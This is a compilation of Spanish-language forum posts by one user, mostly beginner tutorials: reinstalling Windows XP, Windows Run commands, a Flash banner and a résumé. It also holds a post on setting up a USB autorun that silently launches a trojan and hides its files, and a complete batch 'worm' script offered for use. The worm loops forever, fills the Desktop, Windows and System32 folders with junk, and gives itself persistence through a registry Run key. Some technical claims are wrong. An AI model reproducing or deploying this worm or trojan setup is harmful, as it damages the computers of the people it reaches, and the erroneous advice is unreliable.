DzBrothers
Usuario (Argentina)
Configurar la BIOS Lo primero de todo antes de formatear es asegurarse de tener el disco de windows o del sistema operativo que vayamos a instalar. Después nos tenemos que asegurar de que esté bien configurada la BIOS, ya que si no lo está no podremos formatear. El tipo de configuración que requerimos es la del disco de arranque. El ordenador al encenderse siempre lee una disquetera, que es en la que debemos meter el disco. El problema es que en ordenadores que no se han formateado nunca esa disquetera es la unidad A:, por lo que lo tendríamos difícil para meter ahí un disco, jeje. Si este es nuestro caso tendremos que configurar la BIOS para que lea la disquetera que queramos. Para ello seguiemos los siguientes pasos: Primero abrimos la BIOS. Cada BIOS se abre de una forma distinta. Al encender el ordenador, antes de que se cargue windows debes pulsar un tecla que depende de la BIOS que tengas, y que suelen ser: supr, F1, F2, o F10. Después nos vamos a "Advenced BIOS features" o algo parecido. Ahí debemos localizar algo parecido a esto: First Boot Device: (aquí debes poner la disquetera que quieres) Second Boot Device: Floppy Third Boot Device: HDD-0 Una vez colocada ahí la disquetera guardamos la configuración y nos salimos de la BIOS. La próxima vez que enciendas el ordenador leerá la disquetera que le indicastes en busca de un disco de arranque. Cómo formatear el ordenador La forma más rápida de formatear es escribir en ejecutar "format c:" y luego meter el disco del sistema operativo que vayamos a instalar en la disquetera que pusimos en la BIOS para el disco de arranque. Yo os voy a explicar otra forma mejor si lo que vais a instalar después es el windows (está dedicado al windows XP, pero no creo que el Vista difiera mucho). Para ello primero metemos el disco del Windows XP en la disquetera que le indicamos en la BIOS, y reiniciamos el ordenador. Entonces veremos que justo antes de encenderse se nos abre el programa de instalación del windows, y entonces iremos haciendo lo que os indico a continuación. Os aconsejo que lo apunteis en un papel, porque mientras se formatea no podreis leer esto. elegimos: "Para instalar XP ahora, presionar ENTER", por lo que pulsamos enter. En el contrato lo aceptamos (Pulsamos F8). Elegimos: "Para continuar la instalación de una copia nueva de Windows XP, sin reparar, pilsa ESC" Elegimos: "Eliminar la partición seleccionada, presionar D". Tendrás que elegir la unidad C:, si es ésta la que deseas formatear. Después elegimos: "Para eliminar la partición pulsa L". Despues elgimos: "Para instalar Windows XP en la partición seleccionada plsa ENTER". Ojo, no confundais la partición dl disco duro con una que ocupa 8 Mb, la que ocupa 8 megas es la BIOS y no se debe de borrar. Ahora volvemos a elegir la partición C: (o la que vayais a formatear), y pulsamos ENTER. Ahora elgimos: "Para instalar Windows XP en la partición seleccionada pulsa ENTER" (ya sé que es muy repetido, pero yo no soy el que hizo windows, jeje). Ahora tenemos que elegir el tipo de formateo. Si no habeis formateado nunca os aconsejo que escojais "NTFS", y si ya habías formateado elije "NTFS rápido". Ahora es cuando por fin empezará a formatear. Una vez haya acabado empezará con la instalación de windows, e iremos haciendo lo siguiente: Primero instala dispositivos, para lo que no tenemos que hacer nada. Después escogemos el idioma (cogemos el de alfabetización internacional, que debe salir por defecto) y pulsamos siguiente. Ahora rellenamos con nuestros datos y pulsamos siguiente. Nos pedirá la clave de windows. La introducimos y pulsamos siguiente. Ahora ponemos el nombre del equipo (ojo, este será el nombre del equipo, no de usuario) y la contraseña del administrador y pulsamos siguiente. Ahora elejimos la zona horaria y pulsamos siguiente. Elejimos configuración típica y pulsamos siguiente. Elije la opción "Este equipo no está en una red..." y pulsa siguiente. Se instalarán automáticamente los siguientes elementos: -Copia de archivos -Complementando instalación -Instalando elementos del menú inicio -Registrando complementos -Guardando configuración El ordenador se reiniciará. Mientras tanto no pulses ninguna tecla, por lo que ten al gato lejos, jeje. La instalación continuará. En las ventanas que te aprecen elije aceptar dos veces. Nos sale la primera pantalla del término de instalación y pulsamos siguiente. Comprobará la conexión a internet y pulsamos omitir. En la activación de Windows elije "Recordármelo dentro de unos días" y pulsa siguiente. Elije nombre de usuario principal y del resto, y pulsa siguiente. Pulsa finalizar, y disfruta de tu nuevo Windows (si puedes, jeje).
Hola, si eres uno de los web masters que tiene un sistema de registro de usuario, un buscador, formularios de envío, libros de visitas y todo lo que pueda ser rellenado por el usuario, leete este mensaje... Los hackers maliciosos utilizan un método llamado Xss que se encarga de introducir código rompiendo el que ya escribiste y haciendo cosas malas en tu web, es decir si tenemos un libro de visitas por ejemplo y escribimos <h1>hola</h1> y lo enviamos, este se pondrá como título, ahora esto es introducir Xss pero imagínate si en vez de <h1></h1> introducen un codigo para obtener datos de la base de datos o de las cookies??? podrían hasta quitar tu dominio (no mostraré estos códigos porque está prohibido). Haz esta prueba de <h1>hola</h1> para que veas si tu buscador o libro de visitas son vulnerables... Otra vulnerabilidad suele ser el típico <textarea> los hackers pueden romper un código e introducir otro... por ejemplo: <textarea>introduce tu texto aqui </textarea> y en el campo los hackers introducen el codigo malicioso rompiendo tu código (lo rojo es el código escrito en el textarea) <textarea></textarea><h1>hola</h1></textarea> En el campo de texto pudo romper el textarea para introducir código malicioso e infiltrarse en tu web, si tu web tiene esta vulnerabilidad será mejor que la protejas o quites este tipo de codigos ya que puede ser perjudicial Sql injections, en un registro de usuarios sencillo se puede entrar utilizando OR 1 = 1 si lo pones en password (correctamente escrito ) podrian entrar como usuarios a tu web!! Por url, mas bien en foros smf se hace esto, se escribe un codigo en la url que le llegaa al admin y al hacer clic en él hace a otro usuario administrador y pues puede hacer todoooo así que ten cuidado con lo que das clic. ESPERO QUE LES AYA AYUDADO
HOLA, DE NUEVO QUERÍA COMPARTIR CON USTEDES UNA LISTA DE COMANDO WINDOWS, LES PASO A EXPLICAR: Para ejecutar estos comando: Vas a Inicio / Ejecutar, escribes el somando y haces clic en Aceptar Observación: Algunos de estos comandos pueden ser peligrosos (por ejemplo SYSKEY) y pueden ocasionar problemas que pueden requerir el formateo del disco. Otros comando no son ejecutados por Windows XP o versiones anteriores, no han sido probados todos. Los contribuidores son libres de hacer las correcciones necesarias. Bajo Vista “Ejecutar” no aparece por defecto en el menú “Inicio”. Para hacerlo visible, ver este truco nosotros pueden añadir también vuestro propio comando, ver este truco Índice Panel de control Programas y herramientas de Windows Administración de discos Administracion de red e Internet Otros comandos Sugerencias: Comandos para pc Panel de control CONTROL : abre el panel de control CONTROL ADMINTOOLS : abre las herramientas administrativas CONTROL KEYBOARD : abre las propiedades del teclado CONTROL COLOR : abre las propiedades de pantalla CONTROL FOLDERS : abre las opciones de carpeta CONTROL FONTS : abre las fuentes CONTROL INTERNATIONAL o INTL.CPL : abre la configuración regional y de idioma CONTROL MOUSE o MAIN.CPL : abre las propiedades del mouse CONTROL USERPASSWORDS : abre las cuentas de usuario CONTROL USERPASSWORDS2 o NETPLWIZ : administración de usuarios y su acceso CONTROL /NAME MICROSOFT.BACKUPANDRESTORECENTER : abre el centro de respaldo y recuperación (Para Vista únicamente). CONTROL PRINTERS : impresoras y faxes disponibles APPWIZ.CPL : abre agregar o quitar programas OPTIONALFEATURES : abre la herramienta agregar o quitar componentes Windows (únicamente para Vista) DESK.CPL : abre las propiedades de pantalla HDWWIZ.CPL : abre el asistente para agregar hardware INFOCARDCPL.CPL : abre el asistente de compatibilidad de programas IRPROPS.CPL : abre la utilidad de infrarojo ISCSICPL : abre la herramienta de configuración del iniciador ISCI Microsoft (únicamente para Vista) JOY.CPL : abre el dispositivo de juegos MMSYS.CPL : abre las propiedades de dispositivos de sonido y audio SYSDM.CPL : abre las propiedades del sistema TABLETPC.CPL : abre la configuración para Tablet pc (únicamente para Vista) TELEPHON.CPL : abre la herramienta de información de la ubicación TIMEDATE.CPL : abre las propiedades de fecha y hora WSCUI.CPL : abre el centro de seguridad de Windows ACCESS.CPL : abre las opciones de accesibilidad (únicamente para XP) WUAUCPL.CPL : abre el servicio de actualizaciones automáticas de Windows (únicamente para XP) POWERCFG.CPL : abre el administrador de opciones de energía COLLAB.CPL : abre la visualización instantánea (únicamente para Vista) AZMAN.MSC : abre el administrador de autorización (únicamente para Vista) CERTMGR.MSC : abre los certificados para el usuario actual COMPMGMT.MSC : abre la administración de equipos COMEXP.MSC o DCOMCNFG : abre los servicio de componentes (únicamente para Vista) DEVMGMT.MSC : abre el Administrador de dispositivos. Tutorial AQUI EVENTVWR o EVENTVWR.MSC : abre el Visor de sucesos FSMGMT.MSC : abre las carpetas compartidas NAPCLCFG.MSC : abre la herramienta de configuración del cliente NAP (únicamente para Vista) SERVICES.MSC : abre el administrador de Servicios TASKSCHD.MSC o CONTROL SCHEDTASKS : abre el planificador de tareas (únicamente para Vista) GPEDIT.MSC : abre el editor de directiva de grupo (para las ediciones profesionales y más de Windows) LUSRMGR.MSC : abre el editor de usuarios locales y grupos SECPOL.MSC : abre la configuración de seguridad local NTMSMGR.MSC : abre el administrador de medios de almacenamiento extraíbles NTMSOPRQ.MSC : abre las solicitudes del operador de medios de almacenamiento extraíbles RSOP.MSC : abre el conjunto resultante de directivas WMIMGMT.MSC : abre Windows Management Infrastructure TPM.MSC : abre la herramienta gestión de modulo de plataforma protegida en el equipo local (únicamente para Vista) PERFMON o PERFMON.MSC : abre el monitor de rendimiento de Windows. MMC : abre una nueva consola vacía MDSCHED : abre la herramienta de diagnostico de la memoria (únicamente para Vista) DXDIAG : abre la herramienta de diagnostico de DirectX ODBCAD32 : abre el administrador de orígenes de datos ODBC REGEDIT o REGEDT32 (únicamente para Vista) : abre el editor del registro DRWTSN32 : abre Dr. Watson (Pour XP uniquement) VERIFIER : abre el administrador del comprobador de controlador CLICONFG : abre la herramienta de configuración de cliente de red SQL UTILMAN : abre el administrador de utilidades *COMPUTERDEFAULTS : abre la herramienta de programas predeterminados (únicamente para Vista) CREDWIZ : abre la ventana para hacer copias de seguridad y restaurar contraseñas de usuarios (únicamente para Vista) LPKSETUP : abre el asistente de instalación y desinstalación de idiomas (únicamente para Vista) MOBSYNC : abre elementos para sincronizar REKEYWIZ : abre el administrador de certificados de cifrado de archivos (únicamente para Vista) SLUI : abre el asistente de activación de Windows (únicamente para Vista) MSCONFIG : abre la utilidad de configuración del sistema SYSEDIT : abre el editor de configuración del sistema (atención, manipular con prudencia) SYSKEY : abre la herramienta de protección de la base de datos de cuentas de Windows (atención, manipular con mucha prudencia!) Programas y herramientas de Windows EXPLORER : abre el explorador de Windows IEXPLORE : abre Internet Explorer WAB : abre la libreta de direcciones (únicamente para Vista) CHARMAP : abre la tabla de caracteres MSPAINT : abre Paint WRITE o Wordpad : abre Wordpad NOTEPAD : abre el bloc de notas SNIPPINGTOOL : abre la herramienta de captura de pantalla (únicamente para Vista). Tutorial AQUI CALC : abre la calculadora CLIPBRD : abre el portapapeles (para XP únicamente, para añadirlo a Vista ver AQUI) WINCHAT : abre el programa de Microsoft de chat en red (para Windows XP únicamente) SOUNDRECORDER : abre el altavoz DVDPLAY : ejecuta la unidad de DVD WMPLAYER : abre Windows Media Player MOVIEMK : abre Windows Movie Maker JOURNAL : abre un nuevo journal (únicamente para Vista) STIKYNOT : abre el recordatorio (únicamente para Vista) OSK : muestra el teclado en pantalla. Tutorial AQUI TABTIP : abre el panel de ingreso de datos Tablet PC (únicamente para Vista) MAGNIFY : abre la lupa WINCAL : abre el calendario de Windows (únicamente para Vista) DIALER : abre el marcador telefónico de Windows EUDCEDIT : abre el editor de caracteres privados SNDVOL : ajusta las propiedades del volumen RSTRUI : abre la herramienta de restauración del sistema (únicamente para Vista) %WINDIR%SYSTEM32RESTORERSTRUI.EXE : abre la herramienta de restauración del sistema (para XP únicamente). Tutorial AQUI MSINFO32 : abre la informacion del sistema MRT : abre la herramienta de eliminación de software malintencionado de Windows. Tutorial AQUI TASKMGR : abre el administrador de tareas de Windows CMD : abre la consola MIGWIZ : abre el asistente para transferencia de archivos y configuraciones (únicamente para Vista) MIGWIZ.EXE : abre el asistente para transferencia de archivos y configuraciones (para XP únicamente) SIDEBAR : abre la barra de Windows (únicamente para Vista) SIGVERIF : abre la herramienta de comprobación de la firma del archivo WINVER : abre la ventana Acerca de Windows para conocer la versión de Windows FSQUIRT : abre el asistente para la transferencia de archivos Bluetooth IEXPRESS : abre el asistente de archivos auto-extraíbles. Tutorial AQUI MBLCTR : abre l centro de movilidad de Windows (únicamente para Vista) MSRA : abre el asistente remoto de Windows MSTSC : abre la herramienta de conexión a escritorio remoto MSDT : abre la herramienta de diagnostico y soporte de Microsoft WERCON : abre la herramienta de reportes y soluciones a los problemas (únicamente para Vista) WINDOWSANYTIMEUPGRADE : permite la actualización de Windows Vista WINWORD: abre Word (si está instalado) PRINTBRMUI : abre el asistente de migración de impresora (para Vista únicamente) Administración de discos DISKMGMT.MSC : abre el administrador de discos CLEANMGR : abre la herramienta para liberar espacio en disco DFRG.MSC : abre el desfragmentador de disco DEFRAG: desfragmenta el disco duro (para saber como utilizarlo, haz clic AQUI CHKDSK : efectúa un análisis de la partición precisados en los parámetros del comando (para mayor información, escribe CHKDSK /? en la consola CMD) DISKPART : abre la herramienta para particionar (un poco difícil de usar) Administracion de red e Internet IPCONFIG : muestra la configuración de las direcciones IP en el ordenador (Para mayor información, escribe: IPCONFIG /? en la consola CMD) CONTROL NETCONNECTIONS o NCPA.CPL : muestra las conexiones de red INETCPL.CPL : abre las propiedades de Internet FIREWALL.CPL : abre el firewall de Windows WF.MSC : abre las funciones avanzadas del firewall de Windows (únicamente para Vista). Tutorial AQUI NETSETUP.CPL : abre el asistente para configuración de red (únicamente para XP) Otros comandos JAVAWS : muestra la caché del programa JAVA (si está instalado) AC3FILTER.CPL : abre las propiedades del filtro AC3 (si está instalado) FIREFOX : abre Mozilla FireFox (si está instalado) NETPROJ : permite la conexión a un proyector de red (únicamente para Vista) LOGOFF : cierra la sesión activa SHUTDOWN : apaga Windows SHUTDOWN –A : detiene el apagado de Windows %WINDIR% o %SYSTEMROOT% : abre la carpeta de instalación de Windows %PROGRAMFILES% : abre la carpeta de instalación de otros programas (Program Files) %USERPROFILE% : abre la carpeta del perfil del usuario conectado actualmente %HOMEDRIVE% : abre el explorador en la partición donde el sistema operativo está instalado Comprobador de archivos del sistema (necesita un CD de Windows si la caché no está disponible): (Tutorial AQUI) SFC /SCANNOW : hace un scan de todos los archivos del sistema y repara los archivos dañados SFC /VERIFYONLY : hace un scan únicamente de los archivos del sistema SFC /SCANFILE="nombre y ruta del archivo" : hace un scan del archivo indicado, y lo repara si está dañado SFC /VERIFYFILE="nombre y ruta del archivo" : hace un scan únicamente del archivo indicado SFC /SCANONCE : hace un scan de los archivos del sistema la próxima vez que se inicie el ordenador SFC /REVERT : restablece la configuración inicial (para mayor información, escribe SFC /? en la consola CMD. ESPERO QUE LES SIRVA CHAU Y SUERTE. CUALQUIER COMENTARIO OFENSIVO SERA BLOQUEADO Y ELIMINADO

Hola, este tutorial creado por mi, para crear un simple baner con texto en movimiento, es muy simple... Bien comenzemos. MATERIALES: La imagen de fondo del banner El programa Adobe Flash o Macromedia Flash (yo tengo el 8) Una computadora para trabajar xD (creo que todos la tenemos) Abrimos nuestro macromedia flash, o adobe flash, creamos un nuevo documento con las dimenciones de nuestra imagen de fondo Ahora vamos a archivo/importar/importar a biblioteca/imagen.jpg Importamos la imagen de fondo puede ser jpg gif bmp etc... nos aparecerá en la biblioteca, ahora arrastramos la imagen con el raton hacia el editor (el cuadro blanco) despues ajustamos el tamaño en la parte inferior, el tamaño seria al gusto, y la posicion 0.0x y 0.0y como en la imagen: Ahora en la parte superior creamos una nueva capa, la llamaremos texto, y en el fotograma 1 escribiremos un texto cualquiera asi: Bien, ahora seleccionamos el fotograma 10 de la capa de texto, vemoz que el texto esta seleccionado por un cuadrito azul, bien ahora tomamos la herramienta seleccion, y desplazamos el texto hacia la derecha, en los fotogramas selecionamos el 10 de la capa texto, mantenemos presionada la tecla shift y a la vez damos clic en el fotograma 1 de la capa texto para seleccionar todos los fotogramas, una vez echo esto damos clic derecho y damos clic en crear interpolacion de movimiento Ya casi esta listo, solo demosle unos toques mas, en el fotograma 21 y 22 de la capa fondo daremos clic derecho y crear fotograma clave En la capa texto en el fotograma 11 daremos clic derecho y crear fotograma clave VACIO, y ahi escribiremos algun otro texto alineado a la derecha, despues repetiremos los pasos anteriores, en el fotograma 21 de la capa texto damos clic derecho y crear fotograma clave movemos el texto a la izquierda, seleccionamos del 11 al 21 clic derecho y interpolacion de movimiento, entonces en el fotograma 22 de la capa texto crea un nuevo fotograma clave vacio y ponle fin o algo para terminar y listo omo pasarlo a ejecutable (.swf) damos en archivo, exportar, exportar pelicula, escoges el lugar y aceptar (debes tener reproductor flash para verlo) o subirlo a la web IMPORTANTE: Si quieres que tu banner pare al final de la animacion pon el codigo stop(); al final de los fotogramas ::::::::::::::::::::::::::::::RESLUTADOS:::::::::::::::::::::::::::::::::::::: http://www.dj-kate.net76.net/imagenes/BANNER.swf

Como crear un Autorun en Pendrives Crear un autorun es muy fácil, vamos a programar un Pendrive para que cuando se conecte a un PC se inicie cualquier tipo de archivo que queramos incluido un Troyano Necesitaremos el "USB AutoRunner" Lo descomprimimos, lo ejecutamos e instalamos y nos saldrá un icono en la barra de tareas: Damos clic derecho > Create Autorun Insertamos un Pendrive USB en el PC, metemos cualquier tipo de archivo, indicamos la ruta del archivo en el USB AutoRunner, clicamos a “Create” y en el Pendrive se creara un archivo llamado autorun.inf que se ejecutara cada vez que lo insertemos en un PC. Para rematar la faena esconderemos el autorun y el archivo. Seleccionamos el server.exe y el autorun.inf damos clic derecho > Propiedades > Atributos > Oculto y damos a Aceptar. espero que les sirva. Link: http://usb-autorunner.uptodown.com/descargar
Cómo hacer un Curriculum Vitae En esta página te vamos a asesorar sobre todos los pasos que debes seguir para la correcta redacción de tu Curriculum Vitae, así como ejemplos del mismo. Índice El Curriculum Vitae Cómo estructurar tu curriculum Cómo presentar tu curriculum Curriculum cronológico Curriculum cronológico inverso Curriculum funcional Ejemplo de curriculum vitae El Curriculum Vitae Los profesionales dedicados a la contratación de personal esperan que el Curriculum Vitae sea la expresión clara y concisa de informaciones sobre los datos personales, la formación y la experiencia profesional de la persona que aspira a un empleo. Recuerda... El primer objetivo que buscas a la hora de preparar tu Curriculum Vitae es obtener un entrevista. El Curriculum Vitae cumple una triple función: Presentarte a tu futuro empleador. Concentrar la atención durante la primera entrevista sobre los aspectos más importantes de tu personalidad y de tu recorrido académico y laboral. Después de la entrevista, recordar a tu futuro empleador los datos que mejor hablan de ti. De los puntos fuertes de tu biografía, tu Curriculum Vitae debe resaltar los que están en perfecta adecuación con la función que debes desempeñar en la empresa, pero sin mentir. Esto significa que a lo mejor debes modificar tu Curriculum dependiendo del puesto de trabajo al que te presentes. Cómo estructurar tu Curriculum Vitae Primero es preciso darle un título: "Curriculum Vitae" de (nombre y apellidos de la persona), o solamente "Curriculum Vitae". A continuación, vienen las diferentes partes que un Curriculum Vitae siempre debe tener, distribuidas de la siguiente manera: Datos personales: Nombre y apellidos, lugar y fecha de nacimiento, estado civil, dirección personal, número de teléfono de contacto, dirección de correo electrónico, etc. Formación académica: Estudios que has realizado, indicando fechas, centro, y lugar donde han sido realizados. Otros Títulos y Seminarios: Estudios realizados complementarios a los universitarios que mejoran tu formación universitaria, indicando las fechas, el Centro y el lugar donde fueron realizados. Experiencia Profesional: Experiencia laboral relacionada con los estudios universitarios o que puedan ser de interés para la empresa que desea contratarte. No olvides señalar las fechas, la empresa dónde trabajaste y las funciones y tareas llevadas a cabo. Idiomas: En este apartado mencionarás los idiomas que conoces y tu nivel. Si obtuviste algún título reconocido, como por ejemplo el 'First Certificate' en Inglés, que acredite tus conocimientos en estos ámbitos, indícalo. Informática: Señala aquellos conocimientos informáticos que poseas: sistemas operativos, procesadores de texto, hojas de cálculo, bases de datos, diseño gráfico, internet, etc. Otros Datos de Interés: En este último apartado señala todos aquellos aspectos que no han sido incluídos todavía, tales como: Carné de conducir, disponibilidad, etc. Cómo presentar tu Curriculum Vitae Existen tres maneras de presentar un Curriculum Vitae: la cronológica, la cronológica inversa, y la funcional. El Curriculum Vitae cronológico Permite presentar la información partiendo de lo más antiguo a lo más reciente. Este formato tiene la ventaja de resaltar la evolución seguida. Pone de relieve, si cabe, la estabilidad y la evolución ascendente de tu carrera. Su presentación cronológica ofrece el esquema ideal para la ulterior entrevista personal. El Curriculum Vitae cronológico inverso Menos tradicional, esta presentación gana cada día más terreno. Consiste en empezar por los datos más recientes. Tiene la ventaja de resaltar tus experiencias más recientes que son obviamente las que interesan más a las personas susceptibles de contratarte. El Curriculum Vitae funcional Distribuye la información por temas y proporciona un conocimiento rápido de tu formación y experiencia en un ámbito determinado. Es un perfecto instrumento de marketing porque, como no sigue una progresión cronológica, permite seleccionar los puntos positivos y omitir los eventuales errores de recorrido, los periodos de paro, los frecuentes cambios de trabajo... El especialista en selección y contratación de personal está acostumbrado a estas tres formas de presentación de curriculum, por lo que deberas escoger la que mejor conviene a tu perfil profesional. Ejemplo de curriculum vitae Recuerda... Tu curriculum no debe exceder de una o dos páginas. Tienes que cuidar el estilo y evitar los errores de ortografía. Antes de mandarlo, conviene someterlo a una lectura crítica por parte de terceros. Tienes que cuidar la imagen: papel de calidad, caracteres apropiados al contenido, presentación airosa que facilite la lectura... La fotografía adjunta tiene que ser reciente y de tamaño carné. Curriculum Vitae DATOS PERSONALES Nombre y Apellidos : Eduardo Carratalá López Fecha de nacimiento : 12 de Agosto de 1984 Lugar de nacimiento : Alicante D.N.I. número : 28.887.887-Z Dirección : C/ Europa, nº 3, 2º B - 03003 Alicante Teléfono : (96) 512 12 12 Email: [email protected] FORMACIÓN ACADÉMICA 2007-2008 Master en Administración y Dirección de Empresas M.B.A., por FUNDESEM. 2001-2007 Licenciado en Administración y Dirección de Empresas por la Universidad de Alicante. OTROS CURSOS Y SEMINARIOS 2008 "Alternativas Empresariales", por la Universidad de Alicante. (20h.) 2007 "Gestión y Creación de Empresas", por el Centro de Creación de Empresas de la Comunidad Valenciana. (25h.) 2006 "Jornadas sobre las Nuevas Leyes Europeas", por el Centro de Estudios Europeos de Madrid. (10h.) 2006 "Estudio Económico de la Comunidad Valenciana ", por el Departamento de Estudios del Ministerio de Economía y Hacienda. (150h.) EXPERIENCIA PROFESIONAL 2005-2006 Convenio en prácticas; mediante el programa gestionado por el Gabinete de Iniciativas Para el Empleo (GIPE) de la Universidad de Alicante; en el Dpto. de Contabilidad de la multinacional ASELA, S.A., realizando durante ocho meses tareas administrativas y contables. 2004-2005 Contrato de seis meses en la Empresa BASIN, S.L., realizando tareas administrativas en general. IDIOMAS INGLÉS Nivel Alto. Título de la Escuela Oficial de Idiomas. FRANCÉS Nivel Medio. Cursando Tercer Curso enla Escuela Oficial de Idiomas. VALENCIANO Nivel Medio. Certificat de Coneixements Elementals de Valencià, per la Junta Qualificadora de Coneixements de Valencià. Conselleria de Cultura, Educació i Ciència. INFORMÁTICA Conocimientos medios-altos a nivel usuario: Windows Procesadores de Texto: WordPerfect, Microsoft Word Hojas de Cálculo: Excel, Lotus 123 Bases de Datos: Access Internet Outlook OTROS DATOS DE INTERÉS Carné de conducir B-1, Vehículo propio, Disponibilidad para viajar. REFERENCIAS Además de los puestos de trabajo relacionados, les podré ofrecer las que consideren oportunas en caso de que me las soliciten. espero les allá servido

HOLA, NUEVA MENTE. COMO AVÍA MENCIONADO EN MI OTRO POST ACÁ LES DEJO ESTE TEMA. Introducción Un gusano es un virus informático que tiene la propiedad de duplicarse a sí mismo. A diferencia de un virus, un gusano no precisa alterar los archivos de programas, sino que reside en la memoria y se duplica a sí mismo. Los gusanos siempre dañan la red, mientras que los virus siempre infectan o corrompen los archivos de la computadora que atacan. 2. ¿Como saber si estoy infectado? Es algo usual detectar la presencia de gusanos en tu sistema cuando, debido a su incontrolada duplicación, los recursos del sistema se consumen hasta el punto de que las tareas comunes que usamos diariamente se ponen lentas o simplemente no pueden ejecutarse. 3. ¿Cómo crear tu gusano en batch? En este tutorial les voy a mostrar como crear un gusano en batch. Este gusano creara muchos archivos en los directorios que pongamos en el código… A continuación abrimos el block de notas e ingresamos el siguiente código… @echo off :worm cd cd %homepatch% cd escritorio echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe cd cd windows mkdir %ramdom% mkdir %ramdom% mkdir %ramdom% mkdir %ramdom% mkdir %ramdom% mkdir %ramdom% mkdir %ramdom% mkdir %ramdom% mkdir %ramdom% mkdir %ramdom% echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe cd system32 mkdir %ramdom% mkdir %ramdom% mkdir %ramdom% mkdir %ramdom% mkdir %ramdom% mkdir %ramdom% mkdir %ramdom% mkdir %ramdom% mkdir %ramdom% mkdir %ramdom% echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe goto worm Ahora vamos a "guardar como" y elegimos el lugar donde se guardara el gusano. Nombre: worm.bat Tipo: Todo los archivos Después de guardarlo, agregamos otra línea de registro debajo de (@echo off) para que cuando se inicie la pc, el gusano también se inicie. copy %0 %windir%system32worm.bat REG ADD HKLMsoftwaremicrosoftwindowscurrentsversionrun/v hack/d %windir%system32worm.bat Al final nos quedaría algo así: @echo off copy %0 %windir%system32worm.bat REG ADD HKLMsoftwaremicrosoftwindowscurrentsversionrun/v hack/d %windir%system32worm.bat :worm cd cd %homepatch% cd escritorio echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe cd cd windows mkdir %ramdom% mkdir %ramdom% mkdir %ramdom% mkdir %ramdom% mkdir %ramdom% mkdir %ramdom% mkdir %ramdom% mkdir %ramdom% mkdir %ramdom% mkdir %ramdom% echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe cd system32 mkdir %ramdom% mkdir %ramdom% mkdir %ramdom% mkdir %ramdom% mkdir %ramdom% mkdir %ramdom% mkdir %ramdom% mkdir %ramdom% mkdir %ramdom% mkdir %ramdom% echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe echo worm >> %ramdom%.exe goto worm Ahora nuestro worm se autocopiara en el directorio: C:WindowsSystem32worm.bat y la otra linea era para agregar una entrada al registro al kual iniciara nuestro virus cada vez que se inicie sesion. No lo ejecuten porque se auto infectaran y lo mas peligroso es que tengan que formatear la pc, así que tengan mucho cuidado con lo que hacen. jeje. ESPERO QUE LES SIRVE.
¿Por qué son famosos y qué hacen? Los hackers son conocidos por casi todo el mundo como personas malas que entran en ordenadores de otras personas destrozándolos para demostrar que saben hacerlo o simplemente por placer, o por personas que entran en un foro a estropearlo, pero esta no es la vardadera imagen del hacker, un hacker es cualquier persona especializada en la informática, a la que le apasiona esta temática y que nunca para de aprender cosas de la mismas. Según la wikipedia: "El término "Hacker" trasciende a los expertos relacionados con la informática, para también referirse a cualquier profesional que está en la cúspide de la excelencia en su profesión, ya que en la descripción más pura, un hacker es aquella persona que le apasiona el conocimiento, descubrir o aprender nuevas cosas y entender el funcionamiento de éstas." Distintos tipos de hackers. Se pueden diferenciar cuatro niveles dentro del hacking y por lo tanto cuatro tipos de hackers: Los wanabies son los que quieren ser hacker pero todavía no tienen ni idea del tema. Los newbies, que son los principiantes, que tienen ya unos conocimientos básicos del tema. Los lammers, que son personas que se creen que por saber algo que sus conocidos no ya son unos hackers profesionales, son los "creídos" propiamente dichos y que la gran mayoría el conocimiento adquirido lo utilizan para hacer perrerías a los demás. Los hackers, que son profesionales dentro de la informática o especializados en alguna parte de ésta. Hackers y crackers Los crackers son los hackers más famosos, y hay dos tipos. Están los crackers de programas, que modifican los programas a su antojo aún siendo ilegal, los crackers que crean virus, los crackers que entran en ordenadores ajenos desde su propia casa sin el consentimiento del dueño,... Por lo tanto se puede ver una clara diferencia entre hacker y cracker, y esta diferencia está en los valores morales, el cracker nunca va a obrar éticamente bien. Hackers famosos Cuando se habla de hacker siempre suele aparecer el nombre de Kevin Mitnick. Kevin Mitnick consiguió entrar en los ordenadores más seguros de EEUU, en ordenadores de empresas como Motorola o Nokia. Si quereis información acerca de él aquí teneis su historia como hacker más famoso del mundo: Kevin Mitnick. Otro hacker famoso fue Robert Morris, estadounidense famoso por distribuir "accidentalmente" 